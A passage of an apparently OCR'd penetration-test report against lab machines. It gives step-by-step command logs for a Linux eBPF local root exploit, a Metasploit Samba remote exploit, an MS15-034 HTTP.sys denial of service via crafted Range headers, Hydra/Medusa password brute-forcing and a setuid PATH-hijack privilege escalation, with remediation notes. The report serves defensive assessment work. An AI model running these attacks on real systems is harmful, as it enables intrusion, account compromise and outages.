SHayslett@red:~$ pwd
/home/SHayslett
SHayslett@red:~$
```

**9.** Server information: Ubuntu 16.04

```
SHayslett@red:/tmp$ cat /etc/issue
SHayslett@red:/tmp$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

**10.** Download zip into kali Linux and Unzip.




**11.** Copy exploit.tar into SHayslett@192.168.56.119:/temp

```
39772/3972/exploit.tar: No such file or directory
root@kali:~/Downloads# scp 39772/39772/exploit.tar SHayslett@192.168.56.119:/tmp
----------
~          Barry, don't forget to put a message here          ~
----------
SHayslett@192.168.56.119's password:
exploit.tar                                   100%   20KB   7.5MB/s   00:00
root@kali:~/Downloads#
```

```
SHayslett@red:/tmp$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
SHayslett@red:/tmp$ cd ebpf_mapfd_doubleput_exploit
SHayslett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
SHayslett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ls
compile.sh  doubleput  doubleput.c  hello  hello.c  suidhelper  suidhelper.c
SHayslett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

**12.** Root access

```
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/ebpf_mapfd_doubleput_exploit# cd /root/
root@red:/root# ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
root@red:/root# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
                          |       |
      _,.-'-._            |       |
   __.o`   o`"-.          |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/root#
```

**13.** Use WPScan in order to scan usernames from a login form

```
root@kali:~# wpscan --url https://192.168.56.119:12380/blogblog -e u --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                      Version 3.5.2
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: https://192.168.56.119:12380/blogblog/
[+] Started: Sun Apr 14 03:02:39 2019

Interesting Finding(s):

[+] https://192.168.56.119:12380/blogblog/
```

**14.** Several WordPress user accounts identified.

```
[i] User(s) Identified:

[+] John Smith
 | Detected By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
```

**15.** Smb client on port 139. Password: root

```
root@kali:~# smbclient -L 192.168.56.119
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            DESKTOP-H42IQ5L
root@kali:~# smbclient //fred/kathy -I 192.168.56.119 -N
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\fred\kathy\
smb: \> ls
  .                                   D        0  Fri Jun  3 17:52:52 2016
  ..                                  D        0  Mon Jun  6 22:39:56 2016
```

```
root@kali:~# smbclient //fred/kathy -I 192.168.56.119 -N
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\fred\kathy\
smb: \> ls
  .                                   D        0  Fri Jun  3 17:52:52 2016
  ..                                  D        0  Mon Jun  6 22:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 16:02:27 2016
  backup                              D        0  Sun Jun  5 16:04:14 2016

                19478204 blocks of size 1024. 16393348 blocks available
smb: \> cd kathy_stuff
smb: \kathy_stuff\> ls
  .                                   D        0  Sun Jun  5 16:02:27 2016
  ..                                  D        0  Fri Jun  3 17:52:52 2016
  todo-list.txt                       N       64  Sun Jun  5 16:02:27 2016

                19478204 blocks of size 1024. 16393344 blocks available
smb: \kathy_stuff\> get todo-list.txt
getting file \kathy_stuff\todo-list.txt of size 64 as todo-list.txt (8.9 KiloByt
es/sec) (average 8.9 KiloBytes/sec)
```

**16.** Searchsploit samba

```
root@kali:~# searchsploit samba
---------------------------------------- ---------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ---------------------------------------
GoSamba 1.0.1 - 'INCLUDE_PATH' Multipl | exploits/php/webapps/4575.txt
Microsoft Windows XP/2003 - Samba Shar | exploits/windows/dos/148.sh
SWAT Samba Web Administration Tool - C | exploits/cgi/webapps/17577.txt
Samba 1.9.19 - 'Password' Remote Buffe | exploits/linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions | exploits/linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure     | exploits/unix/remote/20340.c
Samba 2.0.7 - SWAT Symlink (1)         | exploits/linux/local/20338.c
Samba 2.0.7 - SWAT Symlink (2)         | exploits/linux/local/20339.sh
Samba 2.0.x - Insecure TMP File Symbol | exploits/linux/local/20776.c
Samba 2.0.x/2.2 - Arbitrary File Creat | exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open | exploits/osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote | exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' R | exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian | exploits/linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' | exploits/linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' R | exploits/osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2o | exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remot | exploits/linux/remote/55.c
```

**17.** Exploit identified: linux/samba/is_known_pipename

```
msf5 exploit(linux/samba/is_known_pipename) > set RHOST 192.168.56.119
RHOST => 192.168.56.119
msf5 exploit(linux/samba/is_known_pipename) > set RPORT 139
RPORT => 139
msf5 exploit(linux/samba/is_known_pipename) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.168.56.119:139 - Using location \\192.168.56.119\tmp\ for the path
[*] 192.168.56.119:139 - Retrieving the remote path of the share 'tmp'
[*] 192.168.56.119:139 - Share 'tmp' has server-side path '/var/tmp
[*] 192.168.56.119:139 - Uploaded payload to \\192.168.56.119\tmp\HJLrEKYX.so
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/HJLr
EKYX.so using \\PIPE\/var/tmp/HJLrEKYX.so...
[-] 192.168.56.119:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/HJLr
EKYX.so using /var/tmp/HJLrEKYX.so...
[-] 192.168.56.119:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.119:139 - Uploaded payload to \\192.168.56.119\tmp\QaHXfjzV.so
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/QaHX
fjzV.so using \\PIPE\/var/tmp/QaHXfjzV.so...
[-] 192.168.56.119:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
```

**18.** Root access.


```
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/QaHX
fjzV.so using /var/tmp/QaHXfjzV.so...
[+] 192.168.56.119:139 - Probe response indicates the interactive payload was lo
aded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.113:33479 -> 192.168.56.119:139)
at 2019-04-14 03:57:12 +0100

python -c
Argument expected for the -c option
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
python -c "import pty; pty.spawn('/bin/bash')"
root@red:/tmp# cd ..
cd ..
root@red:/# uname -a
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i
686 i686 i686 GNU/Linux
root@red:/# whoami
whoami
root
```

| | |
|---|---|
| **Remediation** | Upgrade Linux Kernel to later than 4.4.5<br>https://www.wikihow.com/Update-Ubuntu-Kernel<br><br>Upgrade Samba version to later than 4.6.5<br>https://wiki.samba.org/index.php/Updating_Samba |
| **References** | https://www.exploit-db.com/exploits/39772<br>https://nvd.nist.gov/vuln/detail/CVE-2016-4557<br>https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename |

Environment: DMZ

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| DMZ | SERVER.DMZ.301<br>SERVER.DMZ.302 | 100.0.100.101<br>100.0.100.102 | 3 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| HTTP.sys Stack Overflow | 80 | DoS | High | High | High | Low |

| | |
|---|---|
| **Description** | HTTP.sys in Microsoft Windows Server 2012 is vulnerable to stack overflow causing a DoS for the HTTP service and for the Server OS to hang. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sN -sV -O [IP]` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Vulnerability scan of host<br>  |

```
root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 11:41 IST
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Microsoft ESMTP 8.0.9200.16384
| smtp-commands: WIN-FKPLO8F6E8Q Hello [10.0.0.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTATUSCO
DES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH TURN ETRN
 BDAT VRFY
80/tcp open  http    Microsoft IIS httpd 8.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.0
|_http-title: Microsoft Internet Information Services 8
MAC Address: 08:00:27:81:4B:10 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Uptime guess: 0.066 days (since Wed Apr  3 10:06:26 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-FKPLO8F6E8Q; OS: Windows; CPE: cpe:/o:microsoft:windows
```

**Report: Results (2 of 15)**

ID: c651e550-7e4d-471e-883e-0c51a1576ef1
Modified: Wed Apr 3 10:01:16 2019
Created: Wed Apr 3 09:54:13 2019
Owner: admin

1 - 2 of 2

| Vulnerability | Severity | QoD | Host | Location | Actions |
|---|---|---|---|---|---|
| MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check) | 10.0 (High) | 95% | 10.0.0.24 | 80/tcp | |
| TCP timestamps | 2.6 (Low) | 80% | 10.0.0.24 | general/tcp | |

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

1 - 2 of 2


| | |
|---|---|
| | 3. Exploit details<br><br>`msf auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > options`<br><br>`Module options (auxiliary/scanner/http/ms15_034_http_sys_memory_dump):`<br><br>`Name Current Setting Required Description`<br>`---- --------------- -------- -----------`<br>`Proxies no A proxy chain of format type:host:port[,type:host:port][...]`<br>`RHOSTS 10.0.0.24 yes The target address range or CIDR identifier`<br>`RPORT 80 yes The target port (TCP)`<br>`SSL false no Negotiate SSL/TLS for outgoing connections`<br>`SUPPRESS_REQUEST true yes Suppress output of the requested resource`<br>`TARGETURI / no URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)`<br>`THREADS 1 yes The number of concurrent threads`<br>`VHOST no HTTP server virtual host`<br><br>4. Exploit execution – phase 1<br><br>msf auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > run<br><br>Synopsis: Machine is vulnerable to memory dump/DoS attack<br><br>5. Exploit execution – phase 2<br>Send zero bytes of data to web server<br><br>`root@Kali02:~# wget --header="Range: bytes=0- 18446744073709551615" http://10.0.0.24/iisstart.htm`<br>`--2019-04-03 12:31:25-- http://10.0.0.24/iisstart.htm`<br>`Connecting to 10.0.0.24:80... connected.`<br>`HTTP request sent, awaiting response... 416 Requested Range Not Satisfiable`<br><br>`The file is already fully retrieved; nothing to do.`<br><br>6. Exploit execution – phase 3<br>Send 4 bytes of data to web server<br><br>`root@Kali02:~# wget --header="Range: bytes=4- 18446744073709551615" http://10.0.0.24/iisstart.htm`<br>`--2019-04-03 12:32:39-- http://10.0.0.24/iisstart.htm`<br>`Connecting to 10.0.0.24:80... connected.`<br>`HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.`<br>`Retrying.`<br><br>`--2019-04-03 12:32:40-- (try: 2) http://10.0.0.24/iisstart.htm`<br>`Connecting to 10.0.0.24:80... connected.`<br>`HTTP request sent, awaiting response...`<br><br>7. Exploit result: Windows Server 2012 DoS attack completed successfully. Server OS hung and auto rebooted. |
| **Remediation** | Install Microsoft patch MS15-034: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034 |
| **References** | https://nvd.nist.gov/vuln/detail/CVE-2015-1635<br>https://www.exploit-db.com/exploits/36776<br>https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| DMZ | SERVER.DMZ.303 | 100.0.100.103 | 3 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Brute Force Attack | 80 | Brute Force | High | Medium | High | Medium |

| | |
|---|---|
| **Description** | Brute force user name and password attack against server hosting internet-facing business website. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -v -A -T4 -Pn [IP]`<br><br>Reconnaissance scan<br>`:~# nikto -h [IP]`<br><br>Reconnaissance scan<br>`:~# dirb http://[IP]` |
| **Exploit** | 1. Port and service enumeration of host<br><br>2. OpenVAS Vulnerability Scan Host Results |

```
root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.25
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 13:04 IST
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Null Byte 00 - level 1
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          41386/udp  status
|_  100024  1          42256/tcp  status
777/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
|   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
MAC Address: 08:00:27:91:74:4C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```



3. Reconnaissance Scan of Web Server host for details

```
root@Kali02:~# nikto -h 10.0.0.25
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.0.25
+ Target Hostname:    10.0.0.25
+ Target Port:        80
+ Start Time:         2019-04-03 14:20:51 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
rms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: c4, size: 51c42a5c32a70, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.
x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8041 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2019-04-03 14:21:56 (GMT1) (65 seconds)
---------------------------------------------------------------------------
```

4. Reconnaissance Scan of Web Server host for details

```
root@Kali02:/# dirb http://10.0.0.25/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Apr  3 15:22:19 2019
URL_BASE: http://10.0.0.25/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.0.25/ ----
---- Entering directory: http://10.0.0.25/phpmyadmin/ ----
==> DIRECTORY: http://10.0.0.25/phpmyadmin/docs/
+ http://10.0.0.25/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://10.0.0.25/phpmyadmin/index.php (CODE:200|SIZE:9111)
==> DIRECTORY: http://10.0.0.25/phpmyadmin/js/
+ http://10.0.0.25/phpmyadmin/libraries (CODE:403|SIZE:304)
==> DIRECTORY: http://10.0.0.25/phpmyadmin/locale/
+ http://10.0.0.25/phpmyadmin/phpinfo.php (CODE:200|SIZE:9113)
```

5. Dirb Results: unusual web path identified with Key: entry form


6. Hydra brute force password attack on site

```
root@Kali02:/# hydra 10.0.0.25 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -l ignore -P /usr/
share/wordlists/rockyou.txt
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-03 15:13:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
 found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1381 login tries (l:1/p:1381), ~87 tries per task
[DATA] attacking http-post-form://10.0.0.25:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[80][http-post-form] host: 10.0.0.25   login: ignore   password: elite
1 of 1 target successfully completed, 1 valid password found
```

Hydra Result: password = elite

7. DirB scan against unusual path

```
root@Kali02:~# dirb http://10.0.0.25/kzMb5nVYJw

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Apr  3 15:26:37 2019
URL_BASE: http://10.0.0.25/kzMb5nVYJw/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.0.25/kzMb5nVYJw/ ----
+ http://10.0.0.25/kzMb5nVYJw/index.php (CODE:200|SIZE:187)

-----------------
END_TIME: Wed Apr  3 15:26:49 2019
DOWNLOADED: 4612 - FOUND: 1
```

DirB Result: /index.php

8. Browse to unusual path and for Key: enter elite
9. Following page is displayed


10. Leave username field blank and press enter


Result: 2 user names; ramses and isis

11. Use Medusa to brute force the hosts passwords

```
root@Kali02:/usr/share/wordlists# medusa -u ramses -P rockyou.txt -h 10.0.0.25 -M ssh -n 777
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 123456 (1
 of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 12345 (2
of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 123456789
 (3 of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: password
(4 of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: iloveyou
(5 of 14344390 complete)
```

| | |
|---|---|
| | Brute force attack result: success<br>`ACCOUNT FOUND: [ssh] Host: 10.0.0.25 User: ramses Password: omega [SUCCESS]`<br><br>12. SSH to remote host<br><br>`root@Kali02:~# ssh ramses@10.0.0.25 -p 777`<br>`The authenticity of host '[10.0.0.25]:777 ([10.0.0.25]:777)' can't be established.`<br>`ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIkU.`<br>`Are you sure you want to continue connecting (yes/no)? yes`<br>`Warning: Permanently added '[10.0.0.25]:777' (ECDSA) to the list of known hosts.`<br>`ramses@10.0.0.25's password:`<br><br>`The programs included with the Debian GNU/Linux system are free software;`<br>`the exact distribution terms for each program are described in the`<br>`individual files in /usr/share/doc/*/copyright.`<br><br>`Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent`<br>`permitted by applicable law.`<br>`Last login: Sun Aug 2 01:38:58 2015 from 192.168.1.109`<br>`ramses@NullByte:~$ date`<br>`Wed Apr 3 23:45:37 HKT 2019`<br><br>13. Elevate privilage to root – phase 1<br>Detailed reconnaisance revealed procwatch in /var/www/backup<br><br>`ramses@NullByte:/var/www/backup$ ls -la`<br>`total 20`<br>`drwxrwxrwx 2 root root 4096 Aug 2 2015 .`<br>`drwxr-xr-x 4 root root 4096 Aug 2 2015 ..`<br>`-rwsr-xr-x 1 root root 4932 Aug 2 2015 procwatch`<br>`-rw-r--r-- 1 root root 28 Aug 2 2015 readme.txt`<br>`ramses@NullByte:/var/www/backup$`<br><br>14. Elevate privilage to root – phase 2<br><br>`ramses@NullByte:/var/www/backup$ echo /bin/sh > ps`<br>`ramses@NullByte:/var/www/backup$ echo /bin/sh > sh`<br>`ramses@NullByte:/var/www/backup$ chmod +x ps`<br>`ramses@NullByte:/var/www/backup$ chmod +x sh`<br>`ramses@NullByte:/var/www/backup$ export PATH=/var/www/backup:${PATH}`<br>`ramses@NullByte:/var/www/backup$`<br><br>15. Elevate privilage to root – phase 3<br><br>`ramses@NullByte:/var/www/backup$ ./procwatch`<br>`# whoami`<br>`root`<br><br>16. Exploit result: Gained root remote shell access. |
| **Remediation** | Ensure website is configured as per OWASP recommendations https://www.owasp.org |
| **References** | https://nvd.nist.gov/vuln/detail/CVE-2012-6708<br>https://www.cvedetails.com/cve/CVE-2012-6708/ |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| DMZ | SERVER.DMZ.304 | 100.0.100.104 | 3 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| WordPress PHP Injection | 80 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Injection of PHP Reverse Shell Code into WordPress Metadata allowing an attacker to create a remote shell to the WordPress hosting server and login as root. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -v -A -T4 -Pn [IP]`<br><br>Vulnerability scan<br>`:~# nmap -sN -sV -O -script vuln [IP]`<br><br>Vulnerability detection<br>`:~# msf > search name: ircd` |
| **Exploit** | 1. Port and service enumeration of host<br><br>2. OpenVAS Vulnerability Scan Host Results |

```
root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.26
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 16:16 IST
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
|_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
MAC Address: 08:00:27:BF:E6:B0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
```

| Vulnerability | Severity | QoD | Host | Location | Actions |
|---|---|---|---|---|---|
